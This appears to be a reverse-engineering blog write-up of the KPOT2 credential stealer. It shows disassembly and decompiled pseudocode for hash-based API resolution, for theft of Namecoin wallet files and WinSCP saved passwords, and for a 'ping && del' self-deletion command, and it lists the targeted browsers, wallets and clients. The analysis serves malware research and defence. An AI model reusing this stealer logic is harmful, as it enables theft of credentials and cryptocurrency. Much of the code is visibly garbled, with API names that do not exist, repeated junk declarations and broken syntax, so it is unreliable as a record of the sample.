
.text:00406500 mov    [ebp+var_2AC], offset GetUserNameW
.text:00406517 mov    [ebp+var_248], 6AE22E5h
.text:00406521 mov    [ebp+var_244], offset GetTokenInformation
.text:00406525 mov    [ebp+var_240], offset GetFileAttributesExW
.text:00406533 mov    [ebp+var_E4], offset wprintfA
.text:00406537 mov    [ebp+var_E0], 0F3821C2h
.text:00406549 mov    [ebp+var_D0], offset wprintfW
.text:00406553 mov    [ebp+var_D0], 0F8080BEh
.text:00406560 mov    [ebp+var_D0], offset GetPrivateProfileInt64ExA
.text:00406567 mov    [ebp+var_D0], 10C16012h
.text:00406571 mov    [ebp+var_C0], offset PathCombineW
.text:00406578 mov    [ebp+var_C8], 879976Eh
.text:00406585 mov    [ebp+var_D0], offset WNetFindExtensionA
.text:00406596 mov    [ebp+var_40], 90705ACh
.text:004065A4 mov    [ebp+var_44], offset SHGetFolderPathW
.text:004065B6 mov    [ebp+var_3C], offset ShellExecuteW
.text:004065A9 mov    [ebp+var_28], offset DnsQuery_A
.text:004065F5 mov    [ebp+var_68], 336815C4h
.text:00406606 mov    [ebp+var_64], offset WNetCloseEnum
.text:0040660D mov    [ebp+var_10], 50A12Bh
.text:00406614 mov    [ebp+var_C], offset CryptUnprotectData
.text:0040661B mov    [ebp+var_14], offset CryptUnprotectData
.text:00406623 mov    [ebp+var_14], offset IsValidURL
.text:00406629 call    find_kernel32_base
.text:0040662E mov    ebx, eax
.text:00406630 push   82F0FAh
.text:00406635 call    Find_api_via_HASH
.text:0040663A pop    ecx
.text:0040663D lea    ecx, [ebp+var_56]
.text:00406640 mov    [ebp+var_40], ecx
.text:00406647 lea    eax, [ebp+var_54]
.text:0040664D mov    [ebp+var_40], ecx
.text:0040664E lea    ecx, [ebp+wininet.dll]
.text:0040664F mov    [ebp+var_C], 3Ch ; '<'
.text:00406650 push   ecx
.text:00406653 mov    [ebp+var_40], ebx
.text:00406659 mov    [ebp+var_3C], 3Ch ; '<'
.text:00406660 call    eax
.text:00406665 mov    [ebp+var_38], eax

```

Now we are in state were we have all strings decrypted, all API function calls resolved and annotated so we are ready to benefit from it in analysis.

The analysis of the sample is now a simply task so for brevity, I will show only some of functions. Capabilities of the functions are now usually self-explanatory.

sub_40CB02 - is clearly "Namecoin" cryptocurrency stealer:



```

IDA View-A Comments List
Pseudocode-A
1 int __cdecl Steal_Crypto_Namecoin(int a1, int a2)
2{
3    int Path_to_crypto_Wallet; // eax
4    char v3[520]; // [esp+Ch] [ebp-684h] BYREF
5    char v4[520]; // [esp+214h] [ebp-47Ch] BYREF
6    char strDataDir[24]; // [esp+624h] [ebp-6Ch] BYREF
7    char Software[20]; // [esp+63Ch] [ebp-54h] BYREF
8    char wallet_dat[24]; // [esp+650h] [ebp-40h] BYREF
9    char Crypto[16]; // [esp+668h] [ebp-28h] BYREF
10   char Namecoin[20]; // [esp+678h] [ebp-18h] BYREF
11   int v11; // [esp+68ch] [ebp-4h]
12
13
14   String_Decrypt2(0x87u, (int)Namecoin);      // Namecoin
15   String_Decrypt2(0x88u, (int)strDataDir);     // strDataDir
16   String_Decrypt2(0x82u, (int)Crypto);         // Crypto
17   String_Decrypt2(0x20u, (int)Software);        // Software
18   String_Decrypt2(0x81u, (int)wallet_dat);      // wallet.dat
19   Wrapper_wvnsprintfW(260, (WCHAR *)RegPath_Namecoin_crypto, L"%s\\%s\\%s-Qt", Software, Namecoin, Namecoin);
20   Path_to_crypto_Wallet = Wrapper_RegQuery2((int)RegPath_Namecoin_crypto, (int)strDataDir);
21   v11 = Path_to_crypto_Wallet;
22   if ( Path_to_crypto_Wallet )
23   {
24       au_re_PathCombineW(v3, Path_to_crypto_Wallet, wallet_dat);
25       Wrapper_wvnsprintfW(260, (WCHAR *)v4, L"%s\\%s\\%s\\%s", a2, Crypto, Namecoin, wallet_dat);
26       Wrapper_Readfile2(a1, (int)v3, (int)v4);
27       Path_to_crypto_Wallet = au_re_HeapFree(v11);
28   }
29   return Path_to_crypto_Wallet;
30}

```

00000CB92|Steal_Crypto_Namecoin:24 (40CB92) | (Synchronized with IDA View-A)

sub_4101AB – ping + delete main module (kpot2.exe) → always called before exit().

```

1 int __cdecl ping_and_delete(LPWSTR main_module_name)
2{
3    int result; // eax
4    WCHAR Parameters[310]; // [esp+Ch] [ebp-4C4h] BYREF
5    WCHAR cmd[2]; // [esp+278h] [ebp-258h] BYREF
6    char argumets[60]; // [esp+480h] [ebp-50h] BYREF
7    WCHAR ComSpec[10]; // [esp+4BCh] [ebp-14h] BYREF
8
9    String_Decrypt2(0x8Eu, (int)argumets);      // /c ping 127.0.0.1 && del "%s"
10   String_Decrypt2(0xA5u, (int)ComSpec);        // %ComSpec%
11   Wrapper_wvnsprintfW(310, Parameters, (const WCHAR *)argumets, main_module_name);
12   result = ExpandEnvironmentStringsW(ComSpec, cmd, 0x104u); // C:\Windows\system32\cmd.exe
13   if ( result )
14       result = ShellExecuteW(0, 0, cmd, Parameters, 0, 0);
15   return result;
16}

```

We can also easily rename wrapped functions when we have all API functions resolved:

The screenshot shows two windows side-by-side. On the left is the 'IDA View-B' window displaying assembly code for a function named 'Wrapper_ReadFile1'. The assembly code includes various pushes, moves, and calls to system APIs like CreateFileW, GetFileSize, and ReadFile. On the right is the 'Pseudocode-B' window showing the corresponding pseudocode. Red boxes highlight several API calls and their parameters, with annotations explaining them:

- OPEN_EXISTING**: Points to the call to `CreateFileW` with flags `0x3u`.
- FILE_ATTRIBUTE_NORMAL**: Points to the call to `CreateFileW` with flags `0x80u`.
- FILE_SHARE_READ**: Points to the call to `ReadFile`.
- FILE_SHARE_WRITE**: Points to the call to `CloseHandle`.

```

IDA View-B
1 void __cdecl Wrapper_ReadFile1(LPCWSTR lpFileName, DWORD *a2)
2 {
3     void *buffer; // ebx
4     HANDLE File_handle; // eax
5     void *File_handle; // esi
6     DWORD NumberOfBytesRead; // [esp+8h] [ebp-8h] BYREF
7     DWORD NumberOfBytesToRead; // [esp+ch] [ebp-4h]
8
9     buffer = 0;
10    File_Handle = CreateFileW(lpFileName, 0x80000000, 3u, 0, 3u, 0x80u, 0);
11    File_handle_ = File_Handle;
12    if ( File_handle != (HANDLE)-1 )
13    {
14        nNumberOfBytesRead = GetFileSize(File_handle, 0);
15        buffer = (void *)au_re_RtlAllocateHeap(nNumberOfBytesToRead);
16        if ( buffer )
17        {
18            ReadFile(File_handle_, buffer, nNumberOfBytesToRead, &nNumberOfBytesRead, 0);
19            if ( *a2 )
20                *a2 = NumberOfBytesRead;
21        }
22        CloseHandle(File_handle_);
23    }
24    return buffer;
25 }

00003F2C Wrapper_ReadFile1:10 (403F2C) (Synchronized with IDA View-B)

```

sub_40D5B3 - WinSCP 2 sessions information stealer.

The screenshot shows two windows side-by-side. On the left is the 'IDA View-B' window displaying assembly code for a function. The assembly code includes various pushes, moves, and calls to system APIs like String Decrypt2, Wrapper_RegEnumKeyExW, and Wrapper_WvnsprintfW. On the right is the 'Pseudocode-B' window showing the corresponding pseudocode. Red boxes highlight several API calls and their parameters, with annotations explaining them:

- Software**: Points to the call to `String Decrypt2` with parameter `0x200`.
- Path_to_sessions**: Points to the call to `Wrapper_WvnsprintfW` with parameter `HKCU_WINSCP_Sessions`.
- HostName**: Points to the call to `String Decrypt2` with parameter `0x400`.
- UserName**: Points to the call to `String Decrypt2` with parameter `0x500`.
- Password**: Points to the call to `String Decrypt2` with parameter `0x600`.
- Formatting**: Points to the call to `String Decrypt2` with parameter `0x1000`.
- SubKeys**: Points to the variable `SubKeys` in the pseudocode.

```

IDA View-B
1 void sub_40D5B3()
2 {
3     var_20h word ptr _10h; // [esp+100h] [ebp-8h] BYREF
4     var_18h byte ptr _40h; // [esp+104h] [ebp-4h] BYREF
5     var_10h byte ptr _44h; // [esp+107h] [ebp-6h] BYREF
6     var_8h byte ptr _48h; // [esp+10dh] [ebp-4h] BYREF
7     var_4h byte ptr _4ch; // [esp+10fh] [ebp-2h] BYREF
8     var_0h byte ptr _50h; // [esp+111h] [ebp-0h] BYREF
9     var_10h dword ptr _10h; // [esp+100h] [ebp-8h] BYREF
10    var_10h dword ptr _14h; // [esp+104h] [ebp-4h] BYREF
11    var_10h dword ptr _18h; // [esp+107h] [ebp-6h] BYREF
12    var_10h dword ptr _1ch; // [esp+10dh] [ebp-4h] BYREF
13    var_10h dword ptr _4ch; // [esp+10fh] [ebp-2h] BYREF
14    var_10h dword ptr _50h; // [esp+111h] [ebp-0h] BYREF
15    var_10h dword ptr _54h; // [esp+115h] [ebp-4h] BYREF
16    var_10h dword ptr _58h; // [esp+119h] [ebp-0h] BYREF
17    var_10h dword ptr _5ch; // [esp+11dh] [ebp-4h] BYREF
18    var_10h dword ptr _60h; // [esp+11fh] [ebp-0h] BYREF
19    var_10h dword ptr _64h; // [esp+123h] [ebp-4h] BYREF
20    var_10h dword ptr _68h; // [esp+127h] [ebp-0h] BYREF
21    var_10h dword ptr _6ch; // [esp+12bh] [ebp-4h] BYREF
22    var_10h dword ptr _70h; // [esp+12fh] [ebp-0h] BYREF
23
24    Software = String_Decrypt2(0x200, (int)Software); // Software
25    Path_to_sessions = String_Decrypt2(0x370, (int)Path_to_sessions); // Martin Prikryl\WinSCP 2\Sessions
26    HostName = String_Decrypt2(0x4f0, (int)HostName); // HostName
27    UserName = String_Decrypt2(0x500, (int)UserName); // UserName
28    Password = String_Decrypt2(0x180, (int>Password); // Password
29    Formatting = String_Decrypt2(0x100, (int)Formatting); // 1|WinSCP%$|$|%
30
31    Wrapper_WvnsprintfW(260, HKCU_WINSCP_Sessions, L"%s\\%s", Software, Path_to_sessions);
32    SubKeys = 0;
33    result = Wrapper_RegEnumKeyExW(0, (HKEY)a2, HKCU_WINSCP_Sessions, &SubKeys);
34    v16 = result;
35    if ( result )
36    {
37        for ( i = 0; i < SubKeys; ++i )
38        {
39            Wrapper_WvnsprintfW(260, v8, L"%s\\%s", HKCU_WINSCP_Sessions, *(DWORD*)(v16 + 4 * i));
40            HostName_value = Wrapper_RegQuery2(HKEY)a2, (int)v8, (int)HostName;
41            UserName_value = Wrapper_RegQuery2(HKEY)a2, (int)v8, (int)UserName;
42            Password_value = Wrapper_RegQuery2(HKEY)a2, (int)v8, (int>Password);
43            v17 = Password_value;
44            if ( HostName_value && UserName_value && Password_value )
45            {
46                Wrapper_WvnsprintfW(500, (WCHAR *)v6, L"%s%s", UserName_value, HostName_value);
47                v4 = sub_40D042(v6);
48                v15 = v4;
49                if ( v4 )
50                {
51                    Wrapper_WvnsprintfW(1024, (WCHAR *)v5, (const WCHAR *)Formatting, HostName_value, UserName_value, v4);
52                }
53            }
54        }
55    }
56 }

00003F2C sub_40D5B3:10 (403F2C) (Synchronized with IDA View-B)

```

Conclusion:

Kpot2 stealer is able to exfiltrate account information and other data from web browsers, instant messengers, email, VPN, RDP, FTP, cryptocurrency, and gaming software.

Most of them:

Firefox, Internet Explorer, cryptocurrency: (Ethereum, Electrum, Namecoin, Monero) Wallets - Jaxx Liberty, Exodus, TotalCommander FTP, FileZilla, WinSCP 2, Ipswitch ws_ftp, Battle.net, Steam, Skype, Telegram, Discordapp, Pidgin, Psi, Outlook, RDP, NordVPN, EarthVPN.

It is almost impossible to cover all of stealing/exfiltrating functions here and it wasn't even my intention. I wanted to cover some tricky techniques during reversing and hope that anybody could find something from this analysis useful or even interesting.

If you find it useful and want to share it on your blog or somewhere else, you can, just let me know if you would like to get it in better format for sharing.

Thank you to everybody who was able to read it to the end 😊

Author:

[\[Twitter\]](#)

[\[Github\]](#)